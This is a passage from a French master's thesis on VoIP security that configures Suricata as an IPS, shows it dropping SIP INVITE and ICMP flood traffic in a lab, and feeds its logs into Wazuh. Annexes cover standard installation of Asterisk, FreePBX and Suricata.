
```

**Figure 4.34** : Les alertes détectés avec l'IDs suricata.

- **1** : Cette alerte nous indique qu'il y a une inondation de messages INVITE provenant de la machine 10.0.0.7 "cette alerte est liée à l'attaque swar".
- **2,5,6** : Les alertes suivantes sont des alertes liées à l'attaque HPING qui renvoie une série de paquets ICMP provenant de plusieurs sources "Botnet".
- **3,4** : les deux alertes suivantes sont également liées à l'attaque HPING mais proviennent d'une source qui précise qu'il s'agit de 10.0.0.7.

Alors, suivant ces alertes, nous pouvons créer nos propres règles en passant au mode IPS pour stopper ces attaques et atteindre notre objectif.

#### a. Le passage de l'IDs vers l'IPS

Par défaut, Suricata est configuré pour fonctionner comme un système de détection d'intrusion « IDs », qui génère uniquement des alertes et enregistre le trafic suspect. Lorsque nous activons le mode IPS, Suricata peut bloquer automatiquement le trafic réseau suspect en plus de générer des alertes pour une analyse plus approfondie.

Premièrement, pour passer en mode IPS, nous devons modifier le fichier de configuration « `/etc/suricata/suricata.yaml` » de Suricata.

```

580 af-packet:
581   - interface: enx00e04c534458 ← 1
647     copy-mode: ips ← 2
648     copy-iface: enx00e04c534458
1872 default-rule-path: /etc/suricata/rules
1873
1874 rule-files:
1875   - suricata.rules
1876   - the.rules ← 3
1877 ##

```

**Figure 4.35** : Le passage de l'IDs vers l'IPs.

- **1** : Définir le nom de l'interface qui transférera le trafic entre les clients et le serveur.
- **2** : Définir le mode de suricata qui sera utilisé.
- **3** : Nous accédons au répertoire « **/etc/suricata/rules** » et nous créons un nouveau fichier « **the.rules** » pour ajouter nos règles afin de supprimer les actions non désirées (suricata.rules est le fichier de règles par défaut de suricata).

#### **b. Le lancement de l'IPs suricata**

Après ces changements, nous pouvons maintenant lancer le suricata avec la commande suivante pour stopper les attaques :

```

root@VoIP:/etc/suricata# suricata -c /etc/suricata/suricata.yaml -q 0
22/5/2022 -- 14:59:16 - <Notice> - This is Suricata version 6.0.4 RELEASE running in SYSTEM mode
22/5/2022 -- 14:59:53 - <Notice> - all 6 packet processing threads, 4 management threads initialized, engine started.

```

**Figure 4.36** : Le lancement de l'IPs suricata.

Ensuite, nous vérifions les logs de suricata pour voir si le IPs fonctionnent bien avec la commande « **tail -f /var/log/suricata/fast.log** »

- **1, 4** : selon cette règle, l'IPs suricata a détecté une attaque ICMP-flooding à partir de l'adresse 42.133.136.8 et il détruit les paquets envoyés par cette attaque.
- **2,3** : Le même cas pour l'attaque précédente juste cette règle a détecté l'adresse exacte de la source.
- **5** : Dans ce cas l'IPs détruit les messages Invite-flooding de la source 10.0.0.7, ce message provient de l'attaque swar d'outil SIPVicious.

```

05/22/2022-15:04:26.829773 [Drop] [**] [1:2522948:3186] ATTENTION!! une attaque ICMP-flooding 'Attaque DOS' group 2 [**] [Classification: Misc Attack] [Priority: 2] {TCP} 42.133.136.8:50573 -> 10.0.0.1:80 ← 1
05/22/2022-15:04:28.930830 [Drop] [**] [1:2000001:1] ATTENTION!! une attaque ICMP-flooding vien de la source 10.0.0.7 'Attaque DOS' [**] [Classification: (null)] [Priority: 3] {ICMP} 10.0.0.1:3 -> 10.0.0.1:1 ← 2
05/22/2022-15:04:30.242821 [Drop] [**] [1:2000001:1] ATTENTION!! une attaque ICMP-flooding vien de la source 10.0.0.7 'Attaque DOS' [**] [Classification: (null)] [Priority: 3] {ICMP} 10.0.0.1:3 -> 10.0.0.1:1 ← 3
05/22/2022-15:04:35.122358 [Drop] [**] [1:2522957:3186] ATTENTION!! une attaque ICMP-flooding 'Attaque DOS' group 11 [**] [Classification: Misc Attack] [Priority: 2] {TCP} 131.143.58.29:13321 -> 10.0.0.1:80 ← 4
05/22/2022-15:06:23.639228 [Drop] [**] [1:2522987:4] GPL VOIP SIP INVITE message flooding [**] [Classification: Attempted Denial of Service] [Priority: 2] {UDP} 10.0.0.7:5060 -> 10.0.0.1:5060 ← 5

```

**Figure 4.37 :** Le blocage des attaques par IPs suricata.

### Interprétation :


Par conséquent, après avoir lancé l'IPs, nous avons pu détruire un grand nombre de paquet de l'attaque DOS et préserver notre serveur de la saturation.

Mais à chaque fois que nous voulons lancer l'IDs/IPs Suricata, il sauvegarde toutes ces alertes dans le fichier fast.log. Cela signifie que chaque fois que nous voulons consulter les alertes, nous devons ouvrir ce fichier sur le terminal et cette solution n'est pas vraiment pratique.

Nous avons donc besoin d'un outil pour stocker et analyser ces logs, pour cela nous avons décidé d'intégrer suricata avec une plateforme appelée Wazuh.

### 4.3.4 Intégration du suricata avec la plateforme Wazuh

Wazuh est une plateforme gratuite et open source qui entre dans la catégorie des systèmes de détection d'intrusion dans l'hôte. Il est pour la détection des menaces, la surveillance de la sécurité, la réponse aux incidents et la conformité réglementaire. Il peut être utilisé pour surveiller les terminaux, les services cloud et les conteneurs, et pour agréger et analyser les données provenant de sources externes. « Pour plus des détails voire l'annexe 4 ».



**Figure 4.38 :** Emplacement de la plateforme Wazuh dans l'environnement de travail.

Premièrement, nous avons installé l'agent Wazuh depuis le site [www.wazuh.com](http://www.wazuh.com) sur le serveur où Suricata est installé. L'agent Wazuh est nécessaire pour lire, collecter et transmettre les logs d'alerte de Suricata au gestionnaire Wazuh pour le traitement.

Afin d'intégrer Suricata avec Wazuh pour le traitement des logs, nous devons configurer l'agent Wazuh pour lire les logs de Suricata EVE « Extensible Event ».

Le fichier de log de Suricata EVE est généralement « **eve.json** » par défaut et le fichier de configuration de l'agent Wazuh est « **/var/ossec/etc/ossec.conf** », nous ouvrons ce fichier pour le modifier :

```
Sudo nano /var/ossec/etc/ossec.conf
```

Les configurations suivantes doivent être ajoutées à ce fichier :

```
<localfile>
<log_format>syslog</log_format>
<location>/var/log/suricata/eve.json</location>
</localfile>
```

Maintenant nous redémarrons Wazuh pour appliquer les changements et nous pouvons visualiser les données des alertes dans la plateforme Wazuh.




Figure 4.39 : L'interface Wazuh.

Nous pouvons voir en haut que nous n'avons qu'un seul agent actif appelé VoIP et tous les détails nécessaires de cet agent sont affichés " ID, système d'exploitation, adresse IP, statut...". Nous cliquons sur le nom de l'agent "VoIP" et ensuite sur le module "Security events" pour afficher la fenêtre suivante :





Figure 4.40 : Le tableau de bord de l'interface Wazuh.

Dans la section des événements de sécurité, nous pouvons voir :

- Le nombre total d'alertes capturées que sont 423 alertes.
- Les 3 authentifications échouées.
- Les 20 authentifications réussies.

○ **La présentation graphique :**




➤ Les deux figures montrent :

- Le nombre d'évolution des groupes d'alerte en fonction de l'horodatage de 3 heures le 29 mars 2022, on voit alors que l'évolution des alertes attire jusqu'à 400
- Et la deuxième figure représente le nombre d'alertes en fonction de l'horodatage sur 3 heures le 29 mars 2022.

Nous ouvrons maintenant les événements :

La figure ci-dessous montre les événements qui ont été collectés à partir de notre agent VoIP d'une manière organisée et facile à analyser.



**Figure 4.41 :** L'affichage des règles d'IPs sur la plateforme Wazuh.

Ici, nous pouvons voir également que le nombre d'événements enregistrés est de 497 et que la période s'étend du 21 mai 2022 @ 15:02:41.132 au 22 mai 2022 @ 15:02:41.133. En dessous, nous pouvons voir les événements.

Pour une analyse plus approfondie, nous pouvons cliquer sur un événement cela donnera plus de détails :

May 22, 2022 @ 15:02:01.165 Suricata: Alert - ATTENTION!! une attaque ICMP-flooding vien de la source 10.0.0.7 'Attaque DOS' 3

Expanded document View surrounding documents View single document

Table JSON

agent.id	003
agent.ip	192.168.8.101
agent.name	VoIP
data.alert.action	blocked
data.dest_ip	10.0.0.1
data.dest_port	0
data.event_type	alert
data.alert.signature	ATTENTION!! une attaque ICMP-flooding vien de la source 10.0.0.7 'Attaque DOS'
data.src_ip	10.0.0.7
data.timestamp	May 22, 2022 @ 15:02:00.514
location	/var/log/suricata/eve.json
manager.name	wazuh-manager

**Figure 4.42 :** Les informations sur la règle d'IPs et l'attaque bloquée par cette règle.

A partir de ces informations, nous pouvons obtenir certains détails comme l'IP source de l'attaquant, la signature d'alerte, les actions qu'ils ont effectuées pour cette attaque. Dans ce cas, l'attaque a été bloquée.

Dans la figure ci-dessous, nous montrons un autre d'alerte qui a été également bloqué

Field	Value
agent.id	003
agent.ip	192.168.8.101
agent.name	VoIP
data.alert.action	blocked
data.alert.category	Attempted Denial of Service
data.alert.gid	1
data.src_ip	10.0.0.7
data.app_proto	sip
data.alert.rev	4
data.alert.severity	2
data.alert.signature	GPL VOIP SIP INVITE message flooding

**Figure 4.43** : Les informations sur la règle d'IPs et l'attaque bloquée par cette règle.

## 4.4 Discussion

Après avoir appliqué les solutions que nous avons proposées, nous pouvons affirmer que nous avons augmenté le niveau de sécurité et que nous avons réussi à éviter le risque pour notre réseau VoIP et pour améliorer encore notre solution nous proposons de mettre en place :

- ✓ Le serveur SBC « **Session Border Controller** » est un logiciel ou un équipement qui est utilisé pour contrôler les appels ou les sessions de communication en temps réel, il permet de sécuriser les parties importantes de l'infrastructure du réseau de communication d'une entreprise et il renforce la qualité du service de communication.



- ✓ Le serveur d'annuaire nous aide à bloquer complètement les utilisateurs suspects en cas de répétition de l'attaque, donc la meilleure solution pour les entreprises est de mentionner tous les utilisateurs du réseau sous forme de profils à travers ce serveur pour éviter les attaques.
- ✓ TLS « **Transport Layer Security** » c'est un protocole de sécurisation des échanges, Il permet une communication chiffrée entre un client et un serveur.

## 4.5 Conclusion

En raison de la vulnérabilité des protocoles et du manque de sécurité fiable dans le réseau VoIP, ce chapitre consiste à la simulation de plusieurs attaques afin de les tester pour découvrir les failles et les vulnérabilités de ce système et nous avons présenté quelques solutions pour sécuriser cette architecture dans le but de corriger ces erreurs et d'obtenir une communication fiable et accessible.

## Conclusion générale

La VoIP est une technologie évolutive qui a déjà transformé les moyens de communication existants avec leur apparition, de ce fait de nombreuses entreprises essaient d'exploiter cette technologie en raison des avantages qu'elle offre.

L'objectif principal de notre travail est la mise en œuvre d'un réseau VoIP sécurisé, pour cela nous avons installé et configuré une solution VoIP utilisant un PBX « **Asterisk** » comme serveur géré par une interface graphique « **FreePbx** », et comme client nous avons utilisé le softphone « **ZoiPer** » après, nous avons simulé quelques attaques et pour assurer la protection de ce réseau VoIP nous avons implémenté une politique de sécurité basée sur un système de détection et prévention « **Suricata** » avec interface « **Wazuh** », avec cette politique nous avons simulé les attaques suivantes :

- Usurpation d'identité.
- Écoute clandestine.
- Déni de service.

En conclusion, nous pouvons donc dire que nous avons atteint notre objectif et minimisé l'effet des attaques autant que possible, mais la VoIP reste toujours sensible aux attaques.

Nous pouvons donc recommander les points suivants comme tâches futures :

- Mettre en œuvre un serveur d'annuaire
- Ajouter un logiciel Session Border Controller virtuel fonctionnant sur votre serveur "il peut être un logiciel ou un équipement ou sur le cloud".

# *Annexe*

## Annexe 1 :

### Installation Asterisk :

1. Nous commençons par mettre à jour notre system et nous devons installer toutes les dépendances nécessaires pour compiler Asterisk sur notre système.

```
a. sudo apt-get install unzip git gnupg2 curl libnewt-dev libssl-dev libncurses5-dev  
subversion libsqlite3-dev build-essential libjansson-dev libxml2-dev uuid-dev  
subversion -y
```

2. Nous téléchargeons la version la plus récente d'Asterisk à partir le site officiel [www.asterisk.org](http://www.asterisk.org) en utilisant les commandes suivantes :

```
b. sudo wget http://downloads.asterisk.org/pub/telephony/asterisk/asterisk-18-current.tar.gz  
c. sudo tar xzf asterisk-18-current.tar.gz
```

3. Pour configurer Asterisk et définir les options du menu, exécutez les commandes suivantes :

```
d. sudo ./configure  
e. sudo make menuselect
```

La commande « make menuselect » va faire apparaître un écran qui va nous permettre de personnaliser notre installation d'Asterisk.

- **Activer les modules complémentaires obligatoires** : C'est un module qui relie les bibliothèques qui ont des restrictions de licence.

```
Add-ons (See README-addons.txt)
Applications
Bridging Modules
Call Detail Recording
Channel Event Logging

--- Extended ---
[ ] chan_mobile
[*] chan_ooh323
[*] format_mp3
[*] res_config_mysql
```

- **Activez les applications dont nous avons besoin** : C'est un module qui fournit des fonctionnalités d'appel au système. Une application peut répondre à un appel, jouer un message sonore, raccrocher un appel, etc.

```
Add-ons (See README-addons.txt)
Applications
Bridging Modules
Call Detail Recording
Channel Event Logging
Channel Drivers

--- Deprecated ---
[*] app_adsiprog
XXX app_dahdiras
( ) app_fax
[*] app_getcpeid
[*] app_ices
[*] app_image
[*] app_macro
```

- **Activer les traducteurs codecs** : Les traducteurs codecs assurent le codage/décodage de l'audio ou de la vidéo. En général, les codecs sont utilisés pour coder les médias afin qu'ils prennent moins de bande passante.

```
Add-ons (See README-addons.txt)
Applications
Bridging Modules
Call Detail Recording
Channel Event Logging
Channel Drivers
Codec Translators
Format Interpreters
Dialplan Functions

--- Core ---
[*] codec_a_mu
[*] codec_adpcm
[*] codec_alaw
[*] codec_codec2
XXX codec_dahdi
[*] codec_g722
[*] codec_g726
[*] codec_gsm
[*] codec_ilbc
[*] codec_lpc10
[*] codec_resample
[*] codec_speex
[*] codec_ulaw
```

➤ **Activer les modules sonores de base :**

Sons de base utilisés par Asterisk, lors de l'installation d'Asterisk, ces sons seront téléchargés et installés.

```
Compiler Flags
Utilities
AGI Samples
Core Sound Packages
Music On Hold File Packages
Extras Sound Packages
```

```
--- Core ---
[*] CORE-SOUNDS-EN-WAV
[*] CORE-SOUNDS-EN-ULAW
[*] CORE-SOUNDS-EN-ALAW
[*] CORE-SOUNDS-EN-GSM
[*] CORE-SOUNDS-EN-G729
[*] CORE-SOUNDS-EN-G722
[*] CORE-SOUNDS-EN-SLN16
[*] CORE-SOUNDS-EN-SIREN7
```

➤ **Activer les paquets MOH :** Parmi les musiques d'attente utilisés par Asterisk.

```
Compiler Flags
Utilities
AGI Samples
Core Sound Packages
Music On Hold File Packages
Extras Sound Packages
```

```
--- Core ---
[*] MOH-OPSOUND-WAV
[*] MOH-OPSOUND-ULAW
[*] MOH-OPSOUND-ALAW
[*] MOH-OPSOUND-GSM
```

➤ **Paquets de sons supplémentaires :** Des sons supplémentaires qui pourront être utilisés par les intégrateurs Asterisk.

```
Compiler Flags
Utilities
AGI Samples
Core Sound Packages
Music On Hold File Packages
Extras Sound Packages
```

```
--- Core ---
[*] EXTRA-SOUNDS-EN-WAV
[*] EXTRA-SOUNDS-EN-ULAW
[*] EXTRA-SOUNDS-EN-ALAW
[*] EXTRA-SOUNDS-EN-GSM
```

4. Enfin tapez les commandes suivantes pour terminer l'installation :

- f. `sudo make -j2`
- g. `sudo make install`
- h. `sudo make samples`
- i. `sudo make config`
- j. `sudo ldconfig`

5. Après toutes ces commandes, nous pouvons lancer Asterisk à l'aide ces commandes suivantes :

- k. `sudo systemctl restart asterisk`
- l. `sudo systemctl enable asterisk`
- m. `sudo systemctl status asterisk`

```
voip@VoIP:~$ sudo systemctl restart asterisk
voip@VoIP:~$ sudo systemctl enable asterisk
asterisk.service is not a native service, redirecting to systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable asterisk
voip@VoIP:~$ sudo systemctl status asterisk
● asterisk.service - LSB: Asterisk PBX
   Loaded: loaded (/etc/init.d/asterisk; generated)
   Active: active (running) since Tue 2022-05-10 09:59:43 CET; 6s ago
     Docs: man:systemd-sysv-generator(8)
    Tasks: 88 (limit: 9324)
   Memory: 43.8M
   CGroup: /system.slice/asterisk.service
           └─12085 /usr/sbin/asterisk -U asterisk -G asterisk

09:59:43 10 ملى VoIP systemd[1]: Starting LSB: Asterisk PBX...
09:59:43 10 ملى VoIP asterisk[12070]: * Starting Asterisk PBX: asterisk
09:59:43 10 ملى VoIP asterisk[12070]:   ...done.
09:59:43 10 ملى VoIP systemd[1]: Started LSB: Asterisk PBX.
voip@VoIP:~$
```

## Annexe 2 :

### Installation du FreePbx :

1. Nous devons donc installer le dépôt PHP Ondrej sur notre serveur avec les commandes suivantes :

- a. `sudo apt-get install software-properties-common -y`
- b. `sudo add-apt-repository ppa:ondrej/php -y`

2. Ensuite, installer Apache, MariaDB et PHP :

- c. `sudo apt-get install apache2 mariadb-server libapache2-mod-php7.2 php7.2 php-pear php7.2-cgi php7.2-common php7.2-curl php7.2-mbstring php7.2-gd php7.2-mysql php7.2-bcmath php7.2-zip php7.2-xml php7.2-imagick php7.2-json php7.2-snmp`

3. Nous téléchargeons la dernière version de FreePbx et installons le paquetage Node.js en utilisant les commandes suivantes :

- d. `sudo wget http://mirror.freepbx.org/modules/packages/freepbx/freepbx-15.0-latest.tgz`
- e. `sudo tar -xvzf freepbx-15.0-latest.tgz`
- f. `cd freepbx`
- g. `sudo apt-get install nodejs -y`
- h. `sudo ./install -n`

```
Setting Permissions...
Setting base permissions...Done in 1 seconds
Setting specific permissions...
30855 [=====]
Finished setting permissions
Generating default configurations...
Finished generating default configurations
You have successfully installed FreePBX
```



4. Activez le module d'Apache rewrite et redémarrez le service Apache avec ces deux commandes :

- i. `sudo a2enmod rewrite`
- j. `sudo systemctl restart apache2`

## Annexe 3 :

### Installation du suricata :

FreePbx nécessite l'installation du serveur web Apache, de MariaDB et de la version 7.2 de PHP sur notre serveur, Par défaut, Ubuntu 20.04 est équipé de la version 7.4 de PHP.

1. Tout d'abord, nous devons mettre à jour le système et installer les prérequis pour nous assurer que nous avons au moins les outils de base pour commencer, puis nous devons installer l'outil suricata-update pour mettre à jour les règles Suricata. Nous les installons avec les commandes suivantes :

```
a. Sudo apt-get install python3-pip
b. Sudo pip3 install --upgrade suricata-update
c. Sudo ln -s /usr/local/bin/suricata-update /usr/bin/suricata-updat
```

2. Nous allons maintenant passer à la compilation des ressources de Suricata :

```
d. Sudo wget https://www.openinfosecfoundation.org/download/suricata-5.0.3.tar.gz
e. Sudo tar -xvzf suricata-5.0.3.tar.gz
f. cd suricata-5.0.3
g. sudo ./configure --enable-nfqueue --prefix=/usr --sysconfdir=/etc --localstatedir=/var
h. sudo Make
i. sudo make install-full
j. sudo make install-rule
```

## Annexe 4 :

### Présentation et installation du Wazuh :

C'est un logiciel Open Source, né du Fork de OSSEC, Wazuh fournit une solution de sécurité capable de surveiller votre infrastructure, de détecter les menaces, les tentatives d'intrusion, les anomalies du système, les applications mal configurées et les actions non autorisées des utilisateurs.

Il fournit également un cadre pour la réponse aux incidents et la conformité réglementaire. Il se positionne comme un **SIEM** « **Security Information and Event Management** » ou en français *gestion des événements et des informations de sécurité*.

### Fonctionnalité du Wazuh :

- Analyse de la sécurité.
- Détection d'intrusion.
- Analyse des données des journaux.
- Surveillance de l'intégrité des fichiers.
- Détection des vulnérabilités.
- Évaluation de la configuration.
- Réponse aux incidents.
- Conformité réglementaire.

Pour installer Wazuh, plusieurs méthodes d'installation sont disponibles, selon l'utilisation que l'on veut en faire.

Dans notre cas, il s'agit d'un stock et d'une analyse des logs, il suffit donc de suivre le guide d'installation sur le site de Wazuh <https://documentation.wazuh.com/current/index.html> .

## Bibliographie

- [3] Malika CHAIBET : Migration du réseau (RTC) vers les réseaux nouvelles générations (FTTX), Cas Algérie Télécom T.O', Mémoire de Master, Université mouloud mammeri de Tizi-Ouzou, 5-6, 2017.
- [4] Flannagan, M. E., & Sinclair, J: Livre, Configuring Cisco voice over IP, 2002.
- [5] Recommandation UIT-T H.323, Systèmes de communication multimédia par paquets, (12/2009).
- [6] Thermos P, Takanen A : Livre ,Securing VoIP networks: threats, vulnerabilities, and countermeasures, Pearson Education, 2007.
- [7] Jim Bankoski, Paul Wilkins, and Yaowu Xu: Livre,Technical overview of VP8, an open-source video codec for the web, 2011.
- [8] Thomas Porter : Livre , C. I. S. S. P., & CCNP, C Practical VoIP Security, Elsevier, 2006.
- [9] BAKRI Adil : Influence des Pertes de Paquets sur la Reconnaissance de la Parole pour la Transmission de la Voix sur IP (VoIP), Mémoire de Master, Université des Sciences et de la Technologie Houari Boumediene Faculté d'Électronique et d'Informatique, 31, 2011.
- [10] Institut des métiers de France Télécom, mars 1999.
